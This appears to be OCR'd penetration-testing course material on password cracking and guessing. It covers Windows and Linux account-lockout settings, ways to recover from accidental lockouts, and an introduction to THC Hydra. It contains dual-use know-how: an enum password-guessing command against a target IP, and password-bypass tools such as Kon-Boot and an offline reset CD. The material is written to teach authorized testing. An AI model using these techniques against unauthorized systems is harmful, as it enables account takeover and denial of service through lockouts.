
Here are some final tips for password cracking attacks particularly associated with the completion of a project. When a password is successfully cracked, record the approximate time it took to crack the password, and include the time for each account that was successfully cracked in your final report. If you do not report this information, personnel in the target organization will likely ask you about it when they review the report. If you haven't recorded the information, your results are less valuable because target personnel cannot discern whether the password was cracked within a timeframe considered reasonable by their policies and business risk profile.

When the project is complete, make sure you advise the target organization to have users change all passwords that were successfully cracked. Otherwise, the testing team would know the value of current user passwords, impacting the nonrepudiation properties of the authentication mechanisms in the organization. A system administrator or security team member should configure these accounts to require the user to change them at next login.

In addition, when the project is complete, make sure you securely delete all password files and cracked results that you've gathered, wiping the file with alternating 1s and 0s in multiple passes to minimize the chance someone could recover it. This is sensitive information and must be disposed of thoroughly.




Because password guessing involves attempting to log in to a target machine with a relatively large number of password guesses for a small number of login accounts, you have to consider the possibility that the target system is configured to lockout accounts after a number of failed logins. For professional penetration testers and ethical hackers, systems with account lockout functionality could suffer a serious denial of service attack if we are not careful and launch a password guessing attack against them. Let's analyze the issues associated with account lockout on Windows and Linux/UNIX systems and discuss safer approaches for managing this issue.



Account lockout functionality is an important issue that professional penetration testers and ethical hackers need to take into consideration during their tests. If your test regimen involves automated password guessing, you could lock out valid user accounts, possibly even accounts used by system administrators, resulting in a denial of service attack. Serious damage could be done to the target organization's business by an errant password guessing attack during a penetration test when account lockout is involved.

It's important to note that account lockout is an issue for password guessing attacks but not password cracking attacks. In the latter, the attacker creates guesses, encrypts, and compares on the attacker's own systems, without actually trying to log in to the target machine. Thus, the target machine cannot track any login attempts because there are no such attempts in a password cracking attack. But, for password guessing, where an attacker actually tries to log in to the target machine, we need to take into account the possibility of account lockout.

While conducting a password guessing attack, you may want to have personnel associated with the target environment monitor systems to determine if any accounts have been locked out by your work. Microsoft provides some separately downloadable, free tools for Windows environments that can help with this tracking. The LockoutStatus.exe tool pulls information about locked out accounts from Active Directory, letting an administrator pull status regularly to see if accounts have been locked out recently while a test is running. Furthermore, the ALockout.dll tool helps troubleshoot account lockout problems by generating a text file showing the names of applications that are causing account lockout to happen in a Windows environment.



Three of the most important settings for account lockout on Windows machines are


- **Lockout threshold**: This count is the number of bad password attempts for an account that will be accepted before the account is locked out. Valid values range between 0 and 999. With a value of 0 (the default), accounts will never lock out. If the value is 5, the system will accept 5 attempts for each account, after which the given account will be locked.
- **Lockout duration**: This is a measure, in minutes, of the amount of time that an account will be locked out for until it is automatically re-enabled. If the value is 0, the account will be locked out until an administrator re-enables the account. The maximum value is 99999.
- **Lockout observation window**: This configuration sets the time duration in minutes over which bad logon attempts are counted. After this timeframe passes, the bad logon attempt counter is reset to zero. If account lockout has been enabled, this setting's value must be at least 1 and can range up to 99999.

To see the value of these settings on a local Windows machine, you can run:

```
C:\> net accounts
```

To see these settings for a Windows domain, you can run the following command on any system from an account that is an administrative member of the domain:

```
C:\> net accounts /domain
```




By default on a Windows machine, the original administrator account cannot be locked out. This behavior was designed to lower the chance of a purposeful denial of service locking out system administrators from their machines.

Although that is a helpful characteristic for us as penetration testers and ethical hackers, there are some caveats that we must keep in mind. First, it applies only to the original administrator account, even if that account is renamed. Other accounts in the administrator's group can be locked out, so we have to be careful. We don't have free reign with every administrator account because this default nonlocking behavior applies only to the original admin account, regardless of its name. The original administrator account always has an SID with a suffix of 500. We can see the SIDs for each account on a Windows machine by running the WMIC command as follows:

```
C:\> wmic useraccount list brief
```

There is another caveat to keep in mind. Although the original admin account can't be locked out by default, Microsoft has released a free tool called passprop.exe that can change this default behavior on a local machine, when it is downloaded and run with the `/adminlockout` switch. With Windows 2003 and later systems on which "`passprop.exe /adminlockout`" has been run, both local console and network logon attempts are counted for bad logon attempts.

In addition, Active Directory can be used to configure all managed Windows machines with account lockout in a similar fashion to that offered by passprop.exe, as described by Microsoft in an article at http://support.microsoft.com/kb/885119.



Account lockout functionality on Linux or UNIX systems is typically implemented via Pluggable Authentication Modules (PAM) or some custom package installed on a particular flavor of UNIX. PAM is common on Linux. It is also available for Solaris, HP-UX, AIX, and other UNIXes.

For PAM, account lockout functionality is implemented in a module called pam_tally because it tallies up the number of bad login attempts. PAM configuration is typically stored either in the single file /etc/pam.conf or in a series of files in the directory /etc/pam.d/. If the pam.d directory exists, pam.conf is usually ignored. To check whether account lockout is in use on a given Linux machine, you could run the following command, which looks for the word "tally" inside of all files in /etc/pam.d/:

```
# grep tally /etc/pam.d/*
```

Of course, if /etc/pam.conf is in use, the command should be altered to:


```
# grep tally /etc/pam.conf
```

If PAM is used for account lockout, the output from the above commands show a line such as:

```
auth required /lib/security/pam_tally.so deny=5 onerr=fail lock_time=180
reset no_magic_root
```

This line says that for authentication (auth) for the given service, we require the system to run the library called pam_tally.so, which is configured to deny access after 5 bad login attempts, failing when a user exceeds that threshold, locking an account for 180 seconds, resetting the account's bad login tally to zero with successful login. The no_magic_root configuration tells the system that if a UID 0 process tries to access some service, it should still be counted as a bad login attempt against the root account. Without this setting, telnet and rsh access as root would not count as bad logins.


By default, the root account will not be locked out by PAM; regardless of whether no_magic_root is defined; that setting merely tells it to tally the count of bad root login attempts from UID 0 processes. If the even_deny_root_account option is set in a pam.d file, then account lockout for the root account will be enabled.



Given the danger of account lockout for penetration testers and ethical hackers, what options do we have? There are numerous different approaches, but three of the most common follow:


1. Avoid password guessing attacks, due to their danger. Unfortunately, while this option might seem enticing, it lowers the value of the penetration test because the target organization won't have a feel for whether this kind of attack might be successful. You might augment the test with a password cracking phase to audit password strengths to supplant password guessing. Still, taking password guessing off of the table entirely ties the hands of the testers in a significant way.
2. A second approach involves asking target environment administrators whether account lockout functionality is in use. Going further, you could even have them run the commands `net accounts /domain` on Windows or `grep tally /etc/pam.d/*` on Linux or UNIX to see if account lockout functionality appears to be present. From the positive perspective, you have taken account lockout into consideration before doing the test, lowering the chances of causing problems. From a negative perspective, however, it is possible that target environment personnel will give you inaccurate information about the status of account lockout. People make mistakes, and an error about this setting could result in a denial of service attack.

But, there is a third approach …



3. A third approach is quite safe, but requires extra work on the part of target environment personnel and the testers. In this approach, target organization personnel create one or more test accounts for the testing team on the target machines. The testing team is provided with User IDs and passwords for these test accounts. Then, before any password guessing attacks are launched, the testing team tries to lock out these accounts by attempting 100 bad login attempts in a short time, such as over a minute or two. Then, the team tests whether the account has been locked out by trying to use it to log in. If the account still works, then in all likelihood the target environment does not have account lockout functionality.

Of these three approaches, variations of Number 2 are by far the most common, simply asking target personnel whether account lockout is in use. Most testers don't even ask target personnel to run the commands cited on the previous slide but instead just trust whatever they are told. Although you may opt for this common approach, keep in mind the risks that it poses.




Suppose you do perform a penetration test or ethical hacking project with password guessing and a disaster strikes: You lock out account access to the machine, including administrator access. You need to contact target personnel immediately. See if they have alternative forms of administrative access to the machine, such as alternative accounts in the Administrators' group on Windows or additional UID 0 accounts on Linux or UNIX. If they do, have them use these accounts to re-enable the accounts that you've locked out.

If they do not have alternative super-user access to the machine, you should tell them that the passwords will need to be manually reset using physical access to the machine. On Windows systems, you can boot the machine to a Linux CD, which can mount the NTFS partition and reset the password for an administrator account. Peter Nordahl distributes a free CD with such functionality at http://pogostick.net/~pnh/ntpasswd/. The image supports all versions of Windows from WinNT 3.5 up to Windows 8.1 and everything in between, both 32-bit and 64-bit. Other similar tools are available as well, including commercial tools. Be careful if you use this approach, though, because you will lose access to the EFS keys for the accounts whose passwords you change. In all likelihood, you will be resetting administrator accounts though. Most EFS-protected files will be encrypted for individual users, not the administrator, so loss of EFS keys for the admin account shouldn't be too much of an issue in most environments.


In Linux, if you lockout the root account, you can boot from the original install disks, typically by typing in **linux rescue** at the initial boot prompt. Or you can boot from a bootable Linux image such as Kali. With the file system of the machine mounted, you can reset the counts maintained by pam_tally, which are stored in /var/log/faillog by default on most Linux systems. The faillog command can edit this file, resetting the bad login counts to zero for a given account, with the command:

```
# faillog -r -u [login_name]
```

Another option that doesn't change anything on the hard drive is Kon-Boot, a bootloader you can burn to CD or use on a USB token to gain access to a system without its password. When the system is booted, Kon-Boot alters the kernel as it is loading it into memory, allowing the user at the console to log in without a password. It doesn't change anything on the hard drive because it alters only the kernel while loading it into memory. Kon-Boot works on Windows and some versions of Linux and is available on a free or commercial basis.



Next, we discuss password guessing attacks, using one of the most powerful free password guessing tools available today: THC Hydra. Created by The Hackers Choice (THC) group, Hydra is highly flexible with many features and configuration options useful to penetration testers and ethical hackers. It also includes a helpful tool called pw-inspector that enables you prep your wordlist before launching a guessing attack. We go over both Hydra and the associated pw-inspector and then conduct a lab using both tools.



In 560.2, we discussed the enum tool, which can pull data such as usernames and group names across SMB sessions. The enum tool also supports automated password guessing, pulling potential passwords from a file and trying to authenticate with them via SMB, using the following command syntax:


```
C:\> enum -D -u [user] -f [file] [targetIP]
```

The [file] should contain one potential password per line.

Although enum is fine for SMB, there are numerous other protocols you need to perform password guessing against. THC-Hydra was created by van Hauser to perform password guessing attacks against a large variety of network services. Hydra is a command-line tool. The suite also features a GUI front-end called xhydra, which enables a user to configure various options to generate a command line that it passes to the Hydra tool to run.

Hydra can be configured to run against a single target machine, or it can read a list of targets from a file (formatted with one target IP address or domain name per line). It can create guess attempts for a single user or for a set of users from a file. And it can try a single password or use a set of passwords from a dictionary file. With this flexibility, a tester can configure Hydra to test a single user ID and password combination against many target machines or try many users with a single password against a single target, or any other permutation of these options.

One of Hydra's biggest draws is its capability to support password guessing for a large number of network-based services. The slide lists them all, but some of the most important ones for penetration testers and ethical hackers include telnet, FTP, HTTP, HTTPS, Server Message Block for Windows file and print sharing (SMB), Virtual Network Computing for remote GUI control (VNC), Post Office Protocol 3 for e-mail access (POP3), and Internet Message Access Protocol, also for e-mail (IMAP). Guessing for each service can also be done over an SSL connection with a simple check box in the GUI to Use SSL.

